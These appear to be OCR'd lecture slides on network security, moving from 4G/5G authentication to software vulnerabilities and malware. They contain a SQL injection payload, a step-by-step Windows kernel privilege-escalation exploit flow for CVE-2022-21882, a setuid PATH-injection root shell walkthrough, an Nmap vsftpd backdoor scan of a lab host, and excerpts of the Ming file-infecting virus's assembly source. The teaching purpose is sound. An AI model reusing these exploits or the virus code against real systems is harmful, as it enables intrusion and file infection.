
Authentication, encryption in 4G LTE



ⓓ • mobile is authenticated by network:

- MMS compares mobile-computed value of res_M with the HSS-computed value of $xres_{HSS}$. If they match, mobile is authenticated ! (why?)
- MMS informs BS that mobile is authenticated, generates keys for BS

Authentication, encryption in 4G LTE



(e) mobile, BS determine keys for encrypting data, control frames over 4G wireless channel

- AES can be used

Authentication, encryption: from 4G to 5G


- 4G: MME in visited network makes authentication decision
- 5G: home network provides authentication decision
  - visited MME plays “middleman” role but can still reject

- 4G: uses shared-in-advance keys
- 5G: keys not shared in advance for IoT

- 4G: device IMSI transmitted in cleartext to BS
- 5G: public key crypto used to encrypt IMSI

Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Software vulnerabilities/Virus



Ask a question

Software vulnerabilities

- The root cause of many security problems

- Definition: a defect (flaw, glitch, weakness) in software that could be exploited by an attacker to gain control of a system/breach privacy

```
password = getRequestString(“password");
sqlQuery = "SELECT * FROM Users WHERE password = “’ + password + '"';
```

Unvalidated input

" or ""="

```
SELECT * FROM Users WHERE password ="" or “"="";
```

Show all rows of the Users table

Window vulnerabilities

Disclosure or Patch Date: Jan 13, 2022

Product: Microsoft Windows

Advisory: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21882

Affected Versions: Before the January 2022 patch update. Windows 10,Windows 11,Windows Server 2019,Windows server 2022 (Currently only full exploits found under windows10 and windows server 2019)

First Patched Version: CVE-2022-21882,January 2022 patch update.

Issue/Bug Report: N/A

Patch CL: N/A

Bug-Introducing CL: N/A

Reporter(s): RyeLv (@b2ahex)

The Code

Proof-of-concept: N/A

Exploit sample: N/A

Did you have access to the exploit sample when doing the analysis? Yes

The Vulnerability

Bug class: win32k object type confusion

Vulnerability details:

The attacker can call the relevant GUI API at the user_mode to make the kernel call like xxxMenuWindowProc, xxxSBWndProc, xxxSwitchWndProc, xxxTooltipWndProc, etc. These kernel functions will trigger a callback xxxClientAllocWindowClassExtraBytes. Attacker can intercept this callback through hook xxxClientAllocWindowClassExtraBytes in KernelCallbackTable,and use the NtUserConsoleControl method to set the ConsoleWindow flag of the tagWND object, which will modify the window type.

Exploit strategy (or strategies):

Through the vulnerability to achieve out-of-bounds read and write, and modify the kernel object of another window to obtain the kernel arbitrary address read and write primitive

Exploit flow:

1.Trigger the vulnerability to get out-of-bounds write, modify the cbWndExtra of the window object to 0x0FFFEFFF, so use the window object WndExtra can access a large memory.

2.Modify the WS_CHILD flag of another window and set a specially constructed Menu(fake menu) for the other window

3.Get arbitrary read primitive by GetMenuBarInfo API and fake menu.

4.Use the SetWindowLongPtrA API to modify the ExtraBytes of another window object to get arbitrary write primitive.

5.Find the system eprocess with PID 4 through EPROCESS ActiveProcessLinks

6.Read the system token and replace the current process token

Known cases of the same exploit flow:

It is the same as the previous CVE-2021-1732 exploit, and is a common way of exploiting privilege escalation vulnerabilities.

Ask a question

Linux vulnerabilities

- Buffer overflows,
- Race conditions,
- Abuse of programs run “setuid root”,
- Denial of service (DoS),
- Web application vulnerabilities, and
- Rootkit attacks.

Setuid is a Unix access rights flag that allow users to run an executable with the file system permissions of the executable’s owner.

For example the following executable:

```
$ stat /usr/bin/passwd
  File: /usr/bin/passwd
  Size: 63736      Blocks: 128        IO Block: 4096   regular file
Device: 801h/2049d Inode: 2237        Links: 1
Access: (4755/-rwsr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
```

Path injection

Path injection is a common vulnerability. It happens when an executable refer to another one without using the full path to it. Let’s take an example:

```
$ cat apt-updater.c
#include <stdlib.h>
#include <unistd.h>

int main() {
  setuid(0);

  system("apt update");
  system("apt upgrade -y");
  return 0;
}
```

Exploiting the vulnerability

Since the executable relies on the PATH to lookup apt location, we can simply create a dummy `apt` executable script that will open a shell (/bin/sh) and place it in a directory that will be in the PATH.

```
$ mkdir /tmp/foo # create random directory to put the script
$ echo /bin/sh > /tmp/foo/apt # create the script that will launch /bin/sh
$ chmod 755 /tmp/foo/apt # mark it as executable
$ PATH=/tmp/foo:$PATH /usr/local/bin/apt-updater # override the PATH variable to tha
# id # we are root!
uid=0(root) gid=1001(creekorful) groups=1001(creekorful)
```

#William stallings, Micard blog

MacOS vulnerabilities

```
root@JBO-MAC ~ # sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.32.3 2020-06-18 14:16:19
Enter ".help" for usage hints.
sqlite> .dump access
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE access (    service        TEXT        NOT NULL,     client         TEXT        NOT NULL,     client_type    INTEGER     NOT NULL,     auth_value     INTEGER     NOT NULL,     auth_reason    INTEGER     NOT NULL,     auth_ver
sion    INTEGER     NOT NULL,     csreq          BLOB,     policy_id      INTEGER,     indirect_object_identifier_type    INTEGER,     indirect_object_identifier         TEXT NOT NULL DEFAULT 'UNUSED',     indirect_object_code_identity
  BLOB,     flags          INTEGER,     last_modified  INTEGER     NOT NULL DEFAULT (CAST(strftime('%s','now') AS INTEGER)),     PRIMARY KEY (service, client, client_type, indirect_object_identifier),    FOREIGN KEY (policy_id) REFERENCES
 policies(id) ON DELETE CASCADE ON UPDATE CASCADE);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.TextEdit',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625097298);
INSERT INTO access VALUES('kTCCServiceSystemPolicyDesktopFolder','com.microsoft.OneDrive',0,2,2,1,X'fade0c0000000a40000000100000006000000020000016636f6d2e6d6963726f736f66742e4f6e6544726976650000000000060000000f0000000600000000e0000000100
00000a2a864886f763640602060000000000000000000000600000000e0000000000000000a2a864886f763640601 0d0000000000000000000000b0000000000000000a7375626a6563742e4f550000000000010000000a5542463854333343647390000',NULL,NULL,'UNUSED',NULL,0,1625177405);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.Preview',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625178222);
INSERT INTO access VALUES('kTCCServiceLiverpool','com.apple.VoiceOver',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625178416);
INSERT INTO access VALUES('kTCCServiceSystemPolicyDesktopFolder','com.hexrays.ida64',0,2,2,1,X'fade0c0000000048000000010000000700000008000000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008000000014de1fad28c8be01664886b8561c96924977462f0
d',NULL,NULL,'UNUSED',NULL,0,1625182073);
INSERT INTO access VALUES('kTCCServiceFileProviderDomain','com.hexrays.ida64',0,2,3,1,X'fade0c0000000048000000010000000700000008000000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008000000014de1fad28c8be01664886b8561c96924977462f0d',NULL
,3,'com.microsoft.OneDrive.FileProvider/OneDrive - Microsoft',NULL,NULL,1625182075);
INSERT INTO access VALUES('kTCCServiceCalendar','com.hexrays.ida64',0,2,2,1,X'fade0c0000000048000000010000000700000008000000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008000000014de1fad28c8be01664886b8561c96924977462f0d',NULL,NULL,'UNU
SED',NULL,0,1625182093);
INSERT INTO access VALUES('kTCCServiceReminders','com.hexrays.ida64',0,2,2,1,X'fade0c0000000048000000010000000700000008000000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008000000014de1fad28c8be01664886b8561c96924977462f0d',NULL,NULL,'UN
USED',NULL,0,1625182095);
INSERT INTO access VALUES('kTCCServiceUbiquity','/System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent',1,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625182180);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.iBooksX',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625608406);
INSERT INTO access VALUES('kTCCServiceLiverpool','com.apple.iBooksX',0,2,4,1,NULL,NULL,0,'UNUSED',NULL,0,1625608406);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.iWork.Numbers',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625608822);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.iWork.Pages',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625609036);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.Safari',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625609980);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.googlecode.iterm2',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625610296);
INSERT INTO access VALUES('kTCCServiceSystemPolicyNetworkVolumes','com.googlecode.iterm2',0,2,2,1,X'fade0c0000000c40000000100000006000000060000000f0000000200000015636f6d2e676f6f676c65636f64652e697465726d320000000000000700000000e0000000000
00000a2a864886f763640601090000000000000000000000600000006000000000e0000001000000a2a864886f763640602060000000000000000000000600000000e0000000000000000a2a864886f763640601 0d0000000000000000000000b0000000000000000a7375626a6563742e4f550000000000010000000a48375637
5859565137440000',NULL,NULL,'UNUSED',NULL,0,1626232196);
INSERT INTO access VALUES('kTCCServiceUbiquity','/System/Library/PrivateFrameworks/PhotoLibraryServices.framework/Versions/A/Support/photolibraryd',1,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1626300549);
INSERT INTO access VALUES('kTCCServiceUbiquity','/System/Library/PrivateFrameworks/PassKitCore.framework/passd',1,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1626353381);
INSERT INTO access VALUES('kTCCServiceBluetoothAlways','com.microsoft.teams',0,2,2,1,X'fade0c0000000a00000001000000060000000200000136 36f6d2e6d6963726f736f66742e7465616d730000000006000000 0f0000000600000000e0000000100000 00a2a864886f763640
60206000000000000000000000600000000e0000000000000000a2a864886f763640601 0d0000000000000000000000b0000000000000000a7375626a6563742e4f550000000000010000000a5542463854333343647390000',NULL,NULL,'UNUSED',NULL,0,1626362608);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.QuickTimePlayerX',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1626463632);
INSERT INTO access VALUES('kTCCServiceSystemPolicyDesktopFolder','com.googlecode.iterm2',0,2,2,1,X'fade0c0000000c40000000100000006000000060000000f0000000200000015636f6d2e676f6f676c65636f64652e697465726d320000000000000700000000e0000000000
0000a2a864886f763640601090000000000000000000000600000006000000000e0000001000000a2a864886f763640602060000000000000000000000600000000e0000000000000000a2a864886f763640601 0d0000000000000000000000b0000000000000000a7375626a6563742e4f550000000000010000000a483756375
859565137440000',NULL,NULL,'UNUSED',NULL,0,1626464169);
INSERT INTO access VALUES('kTCCServiceMicrophone','com.microsoft.teams',0,0,4,1,X'fade0c0000000a00000001000000060000000200000136 36f6d2e6d6963726f736f66742e7465616d730000000006000000 0f0000000600000000e0000000100000 00a2a864886f763640602060
00000000000000000600000000e0000000000000000a2a864886f763640601 0d0000000000000000000000b0000000000000000a7375626a6563742e4f550000000000010000000a5542463854333343647390000',NULL,0,'UNUSED',NULL,0,1626625525);
INSERT INTO access VALUES('kTCCServiceCamera','com.microsoft.teams',0,0,4,1,X'fade0c0000000a00000001000000060000000200000136 36f6d2e6d6963726f736f66742e7465616d730000000006000000 0f0000000600000000e0000000100000 00a2a864886f763640602060000
00000000000000000600000000e0000000000000000a2a864886f763640601 0d0000000000000000000000b0000000000000000a7375626a6563742e4f550000000000010000000a5542463854333343647390000',NULL,0,'UNUSED',NULL,0,1626625528);
INSERT INTO access VALUES('kTCCServiceSystemPolicySysAdminFiles','com.apple.Terminal',0,2,2,1,X'fade0c0000000300000001000000060000000200000012636f6d2e6170706c652e5465726d696e616c0000000000003',NULL,NULL,'UNUSED',NULL,0,1626627818);
COMMIT;
```

#Microsoft Security Vulnerability Research

Nmap scan vulnerabilities

https://github.com/vulnersCom/nmap-vulners

```
root@kali:~# nmap -sV 192.168.56.102

Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 20:47 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000085s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploita
x_kernel

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
```

```
root@kali:~# nmap -sn 192.168.56.0/24

Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 20:28 ED
Nmap scan report for 192.168.56.1
Host is up (0.00041s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00018s latency).
MAC Address: 08:00:27:98:62:C4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.98 secon
```


```
root@kali:~# nmap --script=ftp-vsftpd-backdoor.nse 192.168.56.102 -p 21

Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 21:45 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00038s latency).
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
|       http://osvdb.org/73573
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
```

Malicious Software

- **Definition**: a small program is attached into a system that aims to compromise/destroy the confidentiality, integrity, or availability of the victim's data/applications/services

There are many malicious software

Virus	Worm
Adware	Botnet
Ransomware	Trojan horse
Spyware	Backdoor
Keylogger	Rootkit
.....	....



Ask a question

Malware/Virus

- A script or a program to exploit software/system vulnerabilities
- Capability
  - ✓ Replicate its self or not to inject the system program
  - ✓ Require a host program to run (e.g., viruses, backdoors)
  - ✓ Run as an independent program (e.g., worms, bots)
- The goal:
  - ✓ Steal the victim's data, finance information (credit card)
  - ✓ Interrupt the victim's services (e.g., DDoS)
  - ✓ Blackmail the victim (e.g., ransomware)
  - ✓ Tool for cyber warfare.
  - ✓…..

https://github.com/cryptwareapps/Malware-Database/blob/main/Malware%20Src/Win32/Infector/Virus.Win32.Ming.asm

A copy of famous virus

Malware-Database / Malware Src / Win32 / Infector / Virus.Win32.Ming.asm

ayushgayakwad Add files via upload

Code Blame 1028 lines (938 loc) · 22.3 KB

```
;-------------------------------------------------------------
; Title: Ming.CLME.1952
; (c) 1996    Malware Technology
; Disclaimer: Malware Technology is not responsible for any
;             caused due to assembly of this source.
;-------------------------------------------------------------
.radix 10h
.model small
.code
.386

assume  cs:_TEXT,ds:_TEXT,ss:_TEXT

start:
        call    flex2
flex2:
        pop     si
;       sub     si, offset flex2 - offset start
        db      81,0EE
        dw      offset flex2 - offset start

        xor     ax,ax
        mov     ds,ax                   ; DS := 0

        ; Debugger Trap I
        mov     ax,cs
        shl     eax,10                  ; Put segment into u
        lea     ax,newint01[si]
        xchg    eax,dword ptr ds:[4]    ; int 01 vector
        mov     dword ptr ds:[4],eax

        ; Debugger Trap II
        ; make a checksum over the virus
        mov     al,0
        mov     bx,si
        mov     cx,19bh
checksum_loop:
```

```
is_exe:
        cmp     word ptr ds:[bx-6],'NA' ; 'TBSCAN.EXE' ?
        jz      do_not
        cmp     word ptr ds:[bx-6],'TO' ; 'F-PROT.EXE' ?
        jz      do_not
        cmp     word ptr ds:[bx-6],'86'
        jz      do_not
        cmp     word ptr ds:[bx-6],'YP'
        jz      do_not
        cmp     word ptr ds:[bx-6],'GE'
;*      jz      do_not

        push    ds
        push    es
        call    tunnel_int13

        mov     ax,3d02
        call    call_int21                      ; open file f
        xchg    bx,ax

        mov     ax,5700
        call    call_int21                      ; get files d
        push    dx                      ; and save them
        push    cx

        or      cx,0FFF0
        cmp     cx,0FFFF                ; seconds = 30 or 62
        jnz     do_infect

        pop     cx
        pop     dx
        jmp     close_file
```

```
do_infect:
        push    cs
        pop     ds

        mov     ah,3f
        mov     cx,18
        mov     dx,offset buffer
        call    call_int21                      ; read 24 byte from f

        push    cx
        push    dx

        les     ax,dword ptr buffer[0E]
        mov     word ptr initial_regs[4],ax
        mov     word ptr initial_regs[6],es
        les     ax,dword ptr buffer[14]
        mov     word ptr initial_regs,ax
        mov     word ptr initial_regs[2],es

        mov     ax,4202
        xor     cx,cx
        cwd
        call    call_int21                      ; seek to end of file

        push    dx                      ; filesize
        push    ax
        push    bx                      ; file handle

        mov     bx,word ptr buffer[8]
        shl     bx,4                    ; *16
        sub     ax,bx
        sbb     dx,0
        mov     bx,10
        div     bx
        mov     word ptr buffer[16],ax
        add     ax,100
        mov     word ptr buffer[0E],ax
        mov     word ptr buffer[14],dx
```

```
        cli
        mov     sp,cs:int_sp
        mov     ss,cs:int_ss
        sti

        pop     bx                      ; fi
        mov     ah,40
        cwd
        call    call_int21

        push    cs
        pop     ds
        pop     ax                      ; fi
        pop     dx
        add     ax,cx
        adc     dx,0
        push    bx
        mov     bx,0200
        div     bx                      ; =>
        mov     word ptr buffer[2],dx
        or      dx,dx
        jz      last_page_full
        inc     ax
```

Virus core can be inherited in many variants but actions can be different

Black/White/Grey hat hacker

- **Black hat hacker**: Skilled hackers who create malware to illegal access computer networks and
  - ✓ Spy on victims' online activities
  - ✓ Steal data, specifically financial information, personal information, and login credentials
  - ✓ Lock the devices of their victims (ransomware) …


- **White hat hacker**: Skilled hackers who use their powers for good rather than evil, which is also known as ethical hackers
  - ✓ Often work for companies as security specialists that attempt to find security holes via hacking.
  - ✓ Often hack the system with permission from the owner first, which makes the process completely legal

- **Grey hat hacker**: skilled hackers who hack into the targets' networks to look for vulnerabilities in a system without the owners' permission or knowledge but don't want to cause pain or steal from their victims
  - ✓ They will report them to the owner, but they often request a fee to fix the issues they find.
  - ✓ If the owner does not respond or comply, sometimes these hackers will post the newly found vulnerability online for the world to see.

Source: Norton

Today's lesson

- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing TCP connections: TLS
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS

